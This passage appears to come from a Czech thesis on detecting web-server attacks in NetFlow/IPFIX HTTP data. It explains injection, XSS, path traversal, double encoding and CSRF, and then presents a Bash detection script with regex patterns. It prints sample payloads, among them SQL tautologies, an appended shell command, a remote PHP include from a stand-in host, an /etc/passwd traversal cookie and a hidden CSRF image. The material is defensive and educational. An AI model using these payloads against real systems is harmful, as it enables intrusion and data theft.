platného jména se tak i stane – např. vstup „jerry“. Pokud však do proměnné „userName“ vložíme např. „harry' OR 'a'='a“, tak získáme položky od všech uživatelů v databázi, protože klauzule WHERE je vždy vyhodnocena jako pravda. Tento dotaz je logicky ekvivalentní s dotazem bez klauzule WHERE. Toto zjednodušení dotazu dovoluje útočníkovi obejít podmínku vrácení pouze položky daného autentizovaného vlastníka.

```
string query = "SELECT * FROM items WHERE owner = '" +
userName + "'";
-------------------------------------------------------------
SELECT * FROM items
     WHERE owner = 'harry' OR 'a'='a';
-------------------------------------------------------------
SELECT * FROM items;
```

5.3 Command Injection

Command injection [9] je útok, kterého cílem je vykonání libovolného příkazu na hostitelském operačním systému pomocí zranitelné aplikace. Tento typ útoku je možný, pokud aplikace přijímá nedostatečně validovaná vstupní data (např. z formuláře, cookies, HTTP hlavičky aj.) a interpretuje je v systémovém „shellu“. Takto vykonaný kód je na cílovém systému prováděn s právy dané aplikace.

Například jednoduché vypisování obsahu souboru, kdy se jako vstup od uživatele požaduje název souboru (např. „clanek.txt“). V případě zadání existujícího souboru se na výstup vypíše jeho obsah. Ale když se za jméno souboru zapíše středník, který má v „shellu“ funkci oddělení příkazu, a za něj nějaký další libovolný příkaz, tak ten se taky vykoná. Jako příklad takového příkazu může sloužit výpis obsahu složky: „clanek.txt ; ls“.

```
string cmd = "cat " + file + ";
system(cmd);
-------------------------------------------------------------
$ ./cat clanek.txt ; ls
Začátek článku, bude to zajímavý článek...
www                 clanek.txt
clanek2.txt         config.ini
```

5.4 Code Injection

Code injection [13] je obecný pojem pro útoky, které zakládají na vložení cizího kódu do interpretované stránky. Tento typ útoku je možný, pokud aplikace přijímá nedostatečně validovaná vstupní data. Code injection se odlišuje od Command Injection v tom, že útočník je omezen pouze na vlastní funkcionalitu vkládaného kódu v daném programovacím jazyce.

V případě, kdy aplikace pracuje s parametry pomocí žádosti GET, aby pomocí PHP vložila fragment stránky (funkce „include()“), bez vstupní validace dat, tak útočník může

tohoto faktu využít ve svůj prospěch. Vkládaná stránka se nemusí nacházet přímo na daném serveru, ale může být předána odkazem – v tomto případě je vkládaný fragment stránky plně v rukách útočníka. Pomocí první URL se nahraje obsah souboru „users.php“, pomocí druhé URL útočník nahraje svůj soubor z cizí domény.

```
include($_GET['page']);
-----------------------------------------------------------------
http://host/index.php?page=users.php
-----------------------------------------------------------------
http://host/index.php?page=http://anyhost/code.php
```

5.5 Comment Injection

Comment injection se využívá při útocích na databázi, systémový „shell“ či samotný HTML kód. V případě databáze nebo systémového „shellu“ může jít o zakomentování důležité podmínky příkazu. U HTML jde spíše o zneviditelnění části kódu. Komentář v databázi [13] je sekvence dvou pomlček: „--„ (v případě MySQL také znak „#“), v „shellu“ se jedná o znak „#“ a v HTML je to sekvence znaků „<!—“.

Příklad na Comment injection v databázi je následující. Máme dynamicky vytvářený SQL dotaz s proměnnou „categoryName“, která je získána jako vstup od uživatele a není nijak validována. Útok je podobný jako v případě SQL Injection, ale s tím rozdílem, že zde musíme odstranit zbytek dotazu, který omezuje výstup. Toto všechno zařídí vstupní řetězec v podobě „gifts' OR 1=1; #“. Klauzule WHERE je poté vždy pravdivá a omezení (limit) je zakomentováno. Tento dotaz je logicky ekvivalentní s dotazem bez klauzule WHERE.

```
string query = "SELECT * FROM articles WHERE category = '" +
categoryName + "' limit 5";
-----------------------------------------------------------------
SELECT * FROM articles
     WHERE category = 'gifts' OR 1=1;  #' limit 5;
-----------------------------------------------------------------
SELECT * FROM articles;
```

V HTML je možné zakomentovat zbytek obsahu stránky. Vše, co se objeví za začátkem komentáře je skryto, avšak při zobrazení zdrojového kódu stránky můžeme skrytý obsah vidět.

```
echo "Hi, " . $_GET['user'] . "!";
echo "Content...";
-----------------------------------------------------------------
http://host/page.php?user=<!--
-----------------------------------------------------------------
Hi,
```

5.6 Cross-Site Scripting

Cross-Site Scripting (zkráceně XSS) [9] je útok typu „Injection“. Útočníci využívají XSS na stránkách, kde může uživatel vkládat svůj obsah (např. ve formulářích). Pomocí takového vstupního pole vloží do stránky škodlivý skript, který je vykonán na všech uživatelích, kteří si danou stránku zobrazí v prohlížeči. Prohlížeč nemá možnost poznat, že daný skript není důvěryhodný a proto jej vykoná (v dnešní době se začíná rozšiřovat Content Security Policy[10], který mimo jiné dokáže prohlížeči sdělit, které skripty jsou důvěryhodné). Protože se prohlížeč domnívá, že skript pochází od důvěryhodného zdroje, tak mu dovolí přistupovat ke cookies, relačním tokenům nebo dalším citlivým informacím ukládaných prohlížečem nebo používaných danou stránkou. Takovéto skripty můžou také přepsat část HTML stránky. Tento typ útoku je možný, pokud není nijak validován nebo kódován výstup uživatelem vložených dat. Dále je také možné přesměrovat uživatele na škodlivou stránku.

Příklad zobrazuje vložení komentáře ke článku. Komentář obsahuje skript s vyskakovacím oknem, ve kterém je napsán řetězec „xss“. Toto okno se zobrazí každému uživateli, který si daný článek v prohlížeči zobrazí.

```
http://host/article.php?comment=<script>alert('xss');</script>
```

5.7 Path Traversal

Path traversal (také známý jako Directory traversal) [9] je útok zaměřující se na přístup k souborům a adresářům, které jsou uloženy mimo kořenovou složku webu. Využívá se relativního adresování (od aktuálního adresáře) nebo absolutního (od kořenového adresáře), kdy adresa začíná lomenem - „/“. Sekvence znaků tečka-tečka-lomeno - „../“ v systému odpovídá přechodu v adresářové struktuře do nadřazeného adresáře (směrem ke kořeni). Je možné přistupovat k libovolným souborům a adresářům souborového systému včetně zdrojových textů nebo konfiguračním souborů, ke kterým má webový server přístupová práva. V linuxových systémech může být navigace provedena po celém disku, zatímco v systémech Windows lze procházet pouze tu souborovou část, která náleží danému webu.

Příklad ukazuje fragment kódu pro načítání přídavného obsahu webu podle uloženého cookie. V tomto případě lze upravit obsah dané cookie a tím využít Path traversal pro získání souboru passwd ze serveru.

```
if ( is_set($_COOKIE['additional'])
     location("/home/www/packages/".$_COOKIE['additional']);
-------------------------------------------------------------
GET /some-extra.php HTTP/1.1
     Cookie: additional=../../../../etc/passwd
```

[10] CSP - http://content-security-policy.com/

5.8 Double Encoding

Pokud aplikace má implementovány bezpečnostní kontroly pro uživatelské vstupy a odmítá nebo zakódovává škodlivé části, je stále možnost jak tyto filtry obejít použitím Double Encoding (popř. Single Encoding) [14]. Existuje několik typických znaků, které se používají při útocích na webové aplikace. Například Path Traversal používá „../“ a Cross-Site Scripting používá „<“ a „>“. Každý takovýto znak, který může být filtrován webovým serverem, je nutné zakódovat do podoby %XX – kde XX udává hexadecimální hodnotu znaku podle ASCII tabulky. Např. znak „<“ se nachází v ASCII tabulce na pozici 60 decimálně, tj. 3C hexadecimálně. Při použití Single Encoding tento znak zakódujeme jako %3C. Při použití Double Encoding je tento znak reprezentován hodnotou %253C a to proto, že po jednom kódování se výsledek musí znovu zakódovat - „%“ je na hexadecimální hodnotě 25.

5.9 Cross Site Request Forgery

Cross-Site Request Forgery (zkráceně CSRF, také známo jako XSRF) [9] je typem útoku, který „nutí“ koncového uživatele provést nevyžádanou událost ve webové aplikaci, která obvykle požaduje autentizaci. CSRF je velice podobné Cross-Site Scripting, rozdíl je v tom, že nevyžaduje vložení škodlivého skriptu do stránky. Cílem tohoto útoku není krádež dat (a tím získání přístupu), protože útočník nemá možnost vidět odpověď od uživatele, nýbrž zneužití akce uživatele, který je v daném okamžiku autentizován. Pro mnohé aplikace, požadavky zasílané prohlížečem automaticky zahrnují také přihlašovací údaje, jako např. relační cookie, IP adresu aj. Proto, když je uživatel autorizován v dané webové aplikaci, server nemá žádný způsob jak rozlišit mezi padělanou žádostí a oprávněnou žádostí zaslanou obětí. Útok je nejčastěji prováděn pomocí sdílení odkazů, ať již pomocí e-mailu, diskuzního fóra nebo chatu. Občas je možné uskladnit CSRF útok přímo na stránce v podobě neviditelného obrázku nebo vloženého rámce v místě, které přijímá HTML kód nebo pomocí složitějšího Cross-Site Scripting. Pokud se toto vložení útočníkovi povede, je závažnost útoku ještě zesílená.

Úspěšný CSRF útok může donutit uživatele k provedení úkonu, který způsobí změnu stavu na serveru (např. převod finančních prostředků, změna e-mailové adresy, hesla aj.). V případě, že obětí útoku je uživatel s vyššími právy v dané aplikaci (např. administrátor), může ohrozit celou webovou aplikaci. Pravděpodobnost úspěšnosti útoku je zvýšena tím, když oběť je již ve webové aplikaci autorizována a také při lehce předvídatelných parametrech přenosu.

První příklad ukazuje na stránce neošetřené proti CSRF příkaz pro převod 10000 jednotek. Druhý příklad je o něco více rafinovaný, protože je na stránce „neviditelný“, avšak provádí to samé, co první příklad. Provede se vždy, když si prohlížeč chce stáhnout daný obrázek.

```
http://host/transfer.php?to=someone&amount=10000
-------------------------------------------------------------
<img src="http://host/transfer.php?to=someone&amount=10000"
width="0" height="0" border="0">
```

6 Detekce útoků na webové servery

Detekce útoků v této práci probíhá nad již nasbíranými daty (tzn. Post Mortem). Rozhodujícím faktorem v tomto ohledu je interval, ve kterém sonda zasílá data na kolektor. V případě sondy použité v této práci je tento interval pět minut (tzv. útok lze detekovat do pěti minut).

Pomocí nástroje nfdump lze vypsat nasbíraná data z IPFIX záznamu. V prvním příkladu se vypisuje IP adresa klienta s jeho typem OS a řetězcem User-Agent Výsledek je zobrazen na obrázku 6.1. Tato informace, mimo jiné, může být určující pro vývojáře, aby věděli pro jaké prohlížeče web více optimalizovat, z hlediska útoků se pomocí tohoto výstupu dá zjistit, zda někdo nemanipulovat s hodnotou v této hlavičce. To by mohlo alespoň vyvolat podezření z útoku, které by se následně dále prověřilo.

```
/usr/local/bin/nfdump -M /data/nfsen/profiles-
data/'live'/'p3000' -R
'2016/04/12/nfcapd.201604122245:2016/04/12/nfcapd.201604122250
' -c '20' -o 'fmt:%ts,%sa,%hos,%happ,%sp,%pkt,%byt' -6
```

Start Time - first seen	Source IP address	HTTP Host OS	HTTP Host Application	Source Port	Packets	Bytes
2016-04-12 22:49:11.010	81.200.53.245	Windows	Firefox	51892	1	362
2016-04-12 22:49:21.611	81.200.53.245	Windows	Internet Explorer	51893	1	568
2016-04-12 22:51:03.631	81.200.53.245	Windows	Chrome	51929	1	437
2016-04-12 22:51:18.829	81.200.53.245	Windows	Chrome	51934	1	432
2016-04-12 22:51:25.244	81.200.53.245	Windows	Internet Explorer	51937	1	564
2016-04-12 22:51:30.083	81.200.53.245	Windows	Firefox	51939	1	358

Obrázek 6.1 – Filtrování podle HTTP hlavičky „User-Agent“

V následujícím příkladě jsou filtrovaná data přijatá na port kolektoru 3000 dne 12. 4. 2016 od času 22:35 do 22:40, kde je požadováno prvních 20 toků řazených podle času prvního výskytu. Filtrování je prováděno podle „Host OS“, který je Windows. Na obrázku 6.2 je příklad výstupu takového dotazu. Anotovaná data k těmto dvěma příkladům jsou v souboru „example_http.pcap“

```
/usr/local/bin/nfdump -M /data/nfsen/profiles-
data/'live'/'p3000' -R
'2016/04/12/nfcapd.201604122245:2016/04/12/nfcapd.201604122250
' -c '20' -O 'tstart' -o
'fmt:%ts,%sa,%hhost,%hurl,%sp,%pkt,%byt' -6 '(hos "Windows")'
```

Start Time - first seen	Source IP address	HTTP hostname	HTTP URL	Source Port	Packets	Bytes
2016-04-12 22:49:11.010	81.200.53.245	147.229.216.129	/projects/somepage?name=mainpage	51892	1	362
2016-04-12 22:49:21.611	81.200.53.245	147.229.216.129	/projects/somepage?name=mainpage	51893	1	568
2016-04-12 22:51:03.631	81.200.53.245	147.229.216.129	/projects/somepage?name=mainpage	51929	1	437
2016-04-12 22:51:18.829	81.200.53.245	147.229.216.129	/projects/somepage?name=any	51934	1	432
2016-04-12 22:51:25.244	81.200.53.245	147.229.216.129	/projects/somepage?name=none	51937	1	564
2016-04-12 22:51:30.083	81.200.53.245	147.229.216.129	/projects/somepage?name=some	51939	1	358

Obrázek 6.2– Filtrování podle HTTP hlavičky „Host OS“ a obsahu požadavku GET

6.1.1 Detekce útoků z komunikace HTTPS

Komunikace pomocí HTTPS protokolu je šifrovaná (viz kapitola 2.1.3). Zachycené informace sondou o takovéto komunikaci jsou pouze ve formě, kdo s kým komunikoval (z cílové adresy se dá zjistit, např. pomocí služby DNS, URL webu), velikost poslaných paketů a čas komunikace, zatímco informace o HTTP hlavičkách jsou zašifrovány v těle zprávy. Z tohoto důvodu sonda neví, jak má tyto data dekódovat a zpracovat. Z předešlého textu je zřejmé, že detekce útoků analýzou informací z hlaviček HTTP není možná.

6.1.2 Detekce útoků obsaženého v Cookies

Obsah cookies je uložen na počítači uživatele, který k němu má přístup a může jeho obsah jakkoliv upravovat. Pro útok lze do obsahu vložit řetězec používaný při injection útocích (viz kapitola 6.2.2), nebo z kategorie XSS, Path Traversal atp. (viz kapitola 6.2.3). Detekce probíhá v závislosti na použitém útoku. Obsah cookie je obsažený v HTTP hlavičce „Cookie“, kde jsou jednotlivé položky, formátu „jméno=hodnota“, odděleny středníkem.

6.2 Způsob detekce jednotlivých typů útoků

Informace nutné pro správnou detekci útoků na webový server byly získány primárně z knihy OWASP Testing Guide v411. Sekundárně to pak bylo pozorováním různých typů řetězců (viz Příloha A) a jejich následným testováním v některých případech.

6.2.1 Bruteforce

Bruteforce útok se odhaluje odlišným způsobem než většina ostatních. Detekce probíhá na základě toků dat, kdy se jedná o vícenásobný pokus o přihlášení s tím, že uživatelské jméno se nemění a útočník zkouší různá hesla, při zachování stejné zdrojové IP adresy a stejného uživatelského jméno. Popřípadě také hádání opačné, kdy útočník používá jedno heslo a zkouší různá přihlašovací jména se stejnou zdrojovou IP adresou a stejným heslem. Dalším případem je, když se snaží k jednomu uživatelskému účtu přihlásit více „uživatelů“ z různých lokalit. Tento útok lze detekovat způsobem, kdy se kontroluje výskyt uživatelského jména použitého z různých zdrojových IP adres za krátký čas.

Podle velkého počtu žádostí za krátkou dobu z jedné zdrojové IP adresy lze detekovat, že útočník používá automatizovaný nástroj pro tento útok. Z komunikace jde mimo jiné také vypozorovat závislost čísel zdrojových portů na sobě.

6.2.1.1 HTTP autorizace

Obsah zprávy a způsob odesílání autorizačního řetězce uživatele při HTTP autorizaci byl popsán v kapitole 2.2. Útok na tento typ autorizace se provádí způsobem Bruteforce (viz předchozí kapitola 6.2.1). Jeho detekce je proto obdobná. Pokud se zadají přihlašovací údaje přímo do URL adresy anebo při zadání URL adresy bez těchto údajů, kdy server odpoví zprávou s kódem 401, pomůže s vložením údajů prohlížeč, který nabídne okno s formulářem pro jejich vložení. V obou případech se přihlašovací jméno a heslo společně s dvojtečkou

[11] https://www.owasp.org/index.php/OWASP_Testing_Project

zakódují pomocí kódování base64[12] a vloží do HTTP hlavičky „Authorization“ společně s typem autorizace. Toto platí v případě použití „Basic“ autorizace. V případě „Digest“ autorizace je přihlašovací jméno posílané nekódovaně a heslo je hašované (viz kapitola 2.2).

6.2.2 Injection

SQL Injection útok se detekuje kontrolou obsahu GET požadavku, zda neobsahuje klíčová slova nebo určité řetězce. Klíčová slova k vyhledání pro detekci jsou SELECT, UNION, OR aj. Dále jsou to řetězce, které obsahují vždy pravdivý výraz jako např. 1=1 nebo 'a'='a'.

V případě Command Injection je situace detekce útoku komplikovanější s ohledem na variabilitu vstupních podřetězců, při kterých se jedná o útok. Mezi základní vyhledávané znaky patří středník – „;“ (oddělení příkazů), ampersand – „&“ (spuštění na pozadí v případě následování menšítkem – přesměrování výstupu), dále řetězce: „&&“, „||“, „|“ (podmíněné vykonání) a další.

Detekce Code Injection vychází z nalezení výskytu URL adresy v parametru, ale i v tomto případě se může jednat o mylnou detekci v případě, kdy vstupní formulář od uživatele požaduje adresu URL stránky (např. zdrojová stránka, adresa obrázku).

Comment Injection lze detekovat při použití znaku začátku komentáře ve vstupním řetězci požadavku GET. V případě výskytu začátku blokového komentáře je možné kontrolovat výskyt také koncové značky, v tomto případě je to uzavřený komentář, který ale může sloužit pro ošálení detekčních výrazů, např. vložení blokového komentáře místo mezery.

6.2.3 Další typy útoků

Detekce Cross-Site Scripting útoku je soustředěná hlavně na hledání řetězce obsahující počáteční, či koncovou značku skriptu: „<script>“ nebo „</script>“. Také se dá kontrolovat vstupní řetězec na různé „škodlivé“ funkce jazyka JavaScript nebo detekce středníku – „;“. Avšak vyhledávání počáteční nebo koncové značky se zdá být nejúčinnější.

Vyhledávání v řetězci požadované adresy znaku lomena – „/“, popř. zpětného lomena – „\“ nebo podřetězce tečka-tečka-lomeno – „../“ detekují útok Path Traversal.

Vstupní řetězec pro detekci útoku Double Encoding musí být nejprve dekódován, pokud obsahuje procenta – „%“ podle hexadecimálního čísla následujícího za ním a jeho pořadím v ASCII tabulce hodnot. Dále vzniklá procenta a hexadecimální hodnota následující za ním musí být znova dekódovány a tím dostaneme původní řetězec. Následně lze hledat znaky většítko - „<“, menšítko – „>“, či lomeno – „/“.

Také lze sledovat, zda se nejedná o Double Encoding XSS útok, kdy se po dekódování hledají celé značky. Obecně různé druhy útoků můžou být zakódovány (zabaleny) pomocí Double Encoding pro větší úspěšnost.

CSRF útok lze velice obtížně detekovat na webovém serveru, protože útočník útočí ne pomocí webové aplikace, ale pomocí externích prostředků jako např. e-mailové zprávy. Tudíž uživatel dostane e-mail obsahující Cross Site Request Forgery a po kliknutí na odkaz se provede určitá událost – toto je z hlediska kontrolování HTTP hlaviček zcela korektní. Jeden

[12] https://cs.wikipedia.org/wiki/Base64

z možných způsobů detekce se nachází již při uživatelském vstupu, kdy „nakažený“ odkaz může vložit do stránky jako komentář (také se může jednat o šíření spamové zprávy) nebo do pole umožňující vkládat HTML kód vloží obrázek s nulovými rozměry a „nakaženým“ zdrojem (viz Cross Site Request Forgery). Tím pádem se dají vyhledávat zprávy obsahující „neviditelné“ obrázky (pro podezření z CSRF útoku) a kontrolovat jejich zdrojové adresy.

6.3 Způsob detekce botnetů

Při detekování botnetu je důležité zjistit komunikaci „bot agenta“ s C&C serverem co nejdříve, aby bylo možné takovou komunikaci zablokovat.

6.3.1 Detekce pomocí hlavičky User-Agent

User-Agent hlavička (popsána v kapitole 3.1.1) může být použita pro detekci komunikace „bot agenta“ se serverem. V podnikové síti je běžné pro IT infrastrukturu, aby byla centrálně spravovaná. Jako důsledek se očekávají poměrně statické konfigurace s minimálními možnými variantami operačních systémů a klientských prohlížečů. Z toho plyne, že položka User-Agent bude pro většinu odchozí komunikace stejná, nebo alespoň stejná pro každou kategorii (např. podnikové stolní PC, notebooky aj.). V tomto případě lze s ohledy spoléhat na tyto známé řetězce, a tím pádem detekovat neznámé řetězce obsažené v této hlavičce.

6.3.2 Detekce pomocí dalších hlaviček v IPFIX

Další HTTP hlavičkou ukládanou v IPFIX záznamu je Host OS. Informace v ní obsažené jsou užitečné pro logování a statistiky. V případě detekce botnetu se tato hlavička nedá použít ať již z důvodu, že „bot agent“ tuto hlavičku ve velké většině případů neodesílá, nebo když ji pošle, tak použije název OS klienta.

Hlavička Hostname obsahující adresu serveru není v případě detekce botnetu nikterak užitečná. Kdyby se měla tato informace použít pro detekci komunikace „bot agenta“ s C&C serverem, tak by musela existovat neustále aktualizovaná databáze známých C&C serverů. Ale i v tomto případě by byla detekována pouze malá část napadených klientů, protože existuje mnoho nedetekovaných C&C serverů, které by se v dané databázi nemohli nenacházet. Nebo také v případě sítě P2P, kdy botnet není závislý na externích serverech.

Poslední z HTTP hlaviček ukládaných v IPFIX záznamu je URL Ani tato položka neobsahuje užitečné informace pro detekci botnetu. Z pohledu detekčního skriptu by tato položka byla jen jako doplněk. V případě udržování aktualizované databáze zmíněné v předchozím odstavci, by mohla být evidována společně s položkou Hostname i tato položka. V tom případě vyvstává otázka, zda je vůbec užitečné ještě ukládat URL, když by byla známá adresa C&C serveru.

6.4 Existující řešení

6.4.1 Snort

Snort je volně dostupný software[13] na detekci a ochranu před síťovými útoky v reálném čase, který umožňuje logování paketů. V této práci je Snort použit jako nástroj pro porovnání úspěšnosti detekce síťových útoků s detekčním skriptem vytvořeným pro tuto práci. Tento nástroj není dokonalý a může detekovat útok i tam kde nenastal, nebo naopak nic nedetekovat, když k útoku došlo. Proto při srovnání se skriptem pro tuto práci je dále ručně přezkoumáno a vyhodnoceno, zda k útoku opravdu došlo, či nikoliv.

Detekce probíhá na základě pravidel („rules“), které se mohou libovolně doplňovat o vlastní. V případě výskytu útoku a jeho zachycení tímto softwarem dojde k exportu daného paketu a zaznamenání zjištěné události do logu. Jednotlivá pravidla jsou psána buďto tzv. na míru, kdy se vyhledává přesná shoda obsahu určené části paketu se vzorem nebo pomocí regulárních výrazů obdobným způsobem.

Tento software není omezen pouze na detekci útoků na webové servery, ale může být také využit k detekci jiných typů útoků, např. „buffer overflow“, „OS fingerprinting“ aj.

Pro porovnání se skriptem vytvořeným pro tuto práci byl použit balíček pravidel dostupný po registraci na webu Snortu (pozn. 13) s názvem „snortrules-snapshot-2982.tar.gz“.

6.4.2 Squid

Squid[14] je volně dostupný kešovací proxy server. Má širokou škálu uplatnění počínaje zrychlením přístupu k webovému serveru kešováním opakovaných žádostí, přes kešování DNS až k napomáhání zabezpečení pomocí filtrování provozu. Primárně používaný pro protokoly HTTP a FTP, avšak v omezené míře podporuje také TLS, SSL i HTTPS. Je využívám jak na straně webových serverů, tak i u klientů. Zatímco na webovém serveru se jedná o reverzní proxy ke kešování opakovaných odpovědi, u klientů jde o sdílení webu (zmenšení počtu stejných požadavků do internetu).

Filtrováním může zabránit komunikaci „bot agentů“ s C&C servery. Filtrovat může podle cílové IP adresy nebo adresy serveru. Více o tomto softwaru a dalších možnostech filtrování viz pozn. 14. V této práci je alternativou k detekci botnetu jeho možností filtrování takovéto komunikace.

[13] Snort - https://www.snort.org/
[14] Squid - http://www.squid-cache.org/

7 Metody detekce a implementace

Z kapitoly 6.2 vyplývají požadavky na funkce, které musí implementovat skript, aby bylo možné detekovat útoky z HTTP hlaviček.

7.1 Algoritmus detekce útoků

Vstupem algoritmu jsou data z NetFlow sondy v určitém časovém intervalu. Data jsou nejprve zpracována kolektorem NFDUMP, který z nich vyfiltruje jen toky obsahující HTTP hlavičky cílící na webový server (toky s cílovým portem 80). Z těchto toků je pro detekci útoků nejdůležitější položka „HTTP URL“, která obsahuje klientem požadovanou stránku společně s parametry dotazu (angl. „query string“). Dále důležitá položka s identifikací možného útočníka - zdrojová IP adresa a samozřejmě informace o času, kdy daný tok započal. V případě zjišťování útoků na více různých serverů je také důležitá položka „HTTP hostname“, která obsahuje adresu cílového serveru. V tomto případě nestačí cílová IP adresa serveru z důvodu možného výskytu více virtuálních serverů na jedné IP adrese. Při logování uživatelů na serveru může být detekován útok také v hlavičce „HTTP Host Application“, kdy její obsah může být změněn útočníkem.

Pro každý jednotlivý záznam o toku musí být zpracována položka „HTTP URL“ obsahující část s parametry dotazu. Tato část je dále využita jako hlavní zdroj informace pro detekci útoku. Samotný algoritmus v tomto podřetězci vyhledává klíčová slova (jako je tomu převážně u SQL Injection útoku), určité znaky – např. znak matematického menšítka „<“ (v případě Cross-Site Scripting), znak začátku komentáře aj., pro další vyhledávané řetězce viz kapitola 6.

V případě výskytu některého klíčového slova je dále nutné ověřit, v jakém kontextu se dané slovo nachází. Kontextem je v tomto případě myšleno, zda se nejedná pouze o větu z běžné mluvy. Např. anglická věta „I‘ve dropped glass“ (překl. Upustil jsem sklenici), neznamená útok SQL Injection podřetězcem „drop“. Proto se v tomto případě vyhledává spojení řetězce „drop“ s řetězci „database“ nebo „table“. V dalších případech je tomu obdobně. Některá z nich se běžně vyskytují v textu (anglicky psaném) jako například „OR“ nebo „AND“, proto je potřeba ověřit, zda se nejedná pouze o jazykovou spojku. V tomto případě by se očividně o útok nejednalo.

7.2 Jádro skriptu – regulární výrazy

Podstatnou část a hlavní detekční princip skriptu závisí na regulárních výrazech. Pro úspěšnou detekci útoků analýzou HTTP hlaviček na webové servery v této práci jsou nezbytné korektně napsané detekční řetězce.

Regulární výraz (zkráceně regex) je posloupnost znaků definující vyhledávaný vzor pro shodu s řetězcem. Každý jednotlivý znak v regulárním výrazu je chápán buďto jako metaznak (se speciálním významem), nebo normální znak (v jeho doslovném znění). Společně mohou být použity k identifikaci textového řetězce daným vzorem. Detekce na základě vzorů

může být různě přesná, od úplné rovnosti až do velmi obecné podobnosti. Syntax metaznaku je specificky navržena k reprezentaci předepsaných cílů ve stručné a flexibilní podobě, tak aby mohla být napsána na standardní klávesnici.

Jako základní příklad regulárního výrazu může být např. „SEL[Ee]CT“, který dokáže v textu vyhledat jak slovo SELECT, tak také SELeCT – tento závorkový výraz specifikuje, které znaky se mohou na daném místě vyskytovat. Dalším hojně používaným výrazem v této práci je skupina. Výrazy v ní jsou oddělovány svislou čárou („|“), který značí operátor „nebo“. Příkladem bude opět stejné slovo a pro něj regulární výraz se skupinou např.: „SEL(E|%45)CT“, který dokáže vyhledat SELECT i SEL%45CT – sekvence znaků „%45“ je v URL kódování znak E.

Důležité jsou metaznaky opakování, mezi které patří „*“ pro 0-x (x je v tomto případě mnoho) výskytů, dále znak „?“ pro 0-1 výskyt, znak „+“ pro 1-x výskytů a řetězec „{m,n}“ pro m-n výskytů. Nezbytným metaznakem je „.“ (tečka), která nahrazuje jakýkoliv jeden znak. Příklad pro tyto metaznaky je následující regulární výraz: „S.{4,4}T“, který vyhledá jak slovo SELECT, tak všechny možné řetězce, které začínají znakem S, poté obsahují přesně čtyři libovolné znaky a končí znakem T.

Na následující ukázce ze skriptu lze vidět regulární výraz, který dokáže v řetězci nalézt podřetězec „select“, ať již v podobě různé kombinace velkých a malých písmen, nebo také s kombinací URL kódovaných znaků a Double Encoding.

```
(s|S|%(25)*[57]3)(e|E|%(25)*[46]5)(l|L|%(25)*[46][cC])
(e|E|%(25)*[46]5)(c|C|%(25)*[46]3)(t|T|%(25)*[57]4)
```

7.3 Skript – detekce útoků

Skript byl napsaný ve skriptovacím jazyce BASH. Nemá žádný povinný parametr. Mezi volitelné parametry patří cesta k souborům vyexportovaných sondou a cesta k NFDUMPu. Volitelně je možné definovat časový interval, ve kterém se budou hledat útoky. Předdefinované intervaly jsou posledních sedm dní (týden) a poslední měsíc. Lze libovolně zadat pouze čas „od“, kdy jako čas „do“ se použije aktuální čas, nebo jen čas „do“, kdy čas „od“ je sedm dní nazpět od aktuálního času. Také lze zadat obě hodnoty najednou.

Skript posílá dotaz kolektoru NFDUMP, jeho odpověď dále zpracovává a nalézá možné útoky. Samotné vyhledávání klíčových slov nebo znaků se provádí na základě shody s regulárním výrazem a následné kontroly zda řetězec nebyl označen jako útočný v případě, kdy se o žádný útok nejednalo.

V následujícím příkladu je vyhledáván znak „<“, jak v čitelné podobě, tak také zakódovaný v URL kódování. Tento znak se hledá pouze v části řetězce dotazu URL adresy (první sloupec - $1). Proměnná „$result“ obsahuje jednotlivé toky zaznamenané sondou přijaté z NFDUMPu. Pomocí jazyka AWK je provedeno dané hledání a všechny vyhovující řetězce jsou dále poslány proceduře „scriptCheck“, která detekované toky (potenciální útoky) dále zpracovává a kontroluje, zda se opravdu jedná o útok, či nikoliv.

```
scriptCheck "$(awk "\$1~/(<|%(25)*3[cC])/ { print }" <<<
"$result")"
```

7.4 Ukázka použití

Prvním příkladem použití je spuštění skriptu bez dodatečných přepínačů:

```
./httpAttackDetector.sh
```

Takovéto spuštění zapříčiní použití výchozí cesty k datům (/data/nfsen/profiles-data/'live'/'p9996:p6343:p3000:p2055') a výchozí cesty k NFDUMPu (/usr/local/bin/nfdump). Tyto výchozí cesty lze změnit pomocí parametrů „d“ a „p“. Data jsou v tomto případě zpracována od minulého týden - přesněji 7 dní (168 hodin) od aktuálního času, až do posledního záznamu.

Dalším příkladem je spuštění skriptu s vymezením času od-do:

```
./httpAttackDetector.sh -r 2016/04/05-05:30 -z 2016/04/05-
19:55
```

Spuštění proběhne s použitím výchozí cesty k datům i k NFDUMPu. Časové rozmezí, ze kterého mají být data zpracována, je dáno parametr. Parametr „r“ udává od jakého data a jaké hodiny se mají záznamy zpracovávat. Zatímco přepínač „z“ udává horní hranici, a to, do jakého data a hodiny se záznamy zpracují.

Posledním příkladem je spuštění skriptu s jinou cestou k datum a vymezením času:

```
./httpAttackDetector.sh –d /var/path/to/data -m
```

Spuštěním tohoto příkazu proběhne, pomocí přepínače „d“, nastavení adresáře pro vstupní data. Cesta k NFDUMPu zůstane výchozí. Pomocí přepínače „m“ se nastaví rozsah vstupních dat v době od data a času o měsíc dříve až do posledního záznamu.


8 Testování

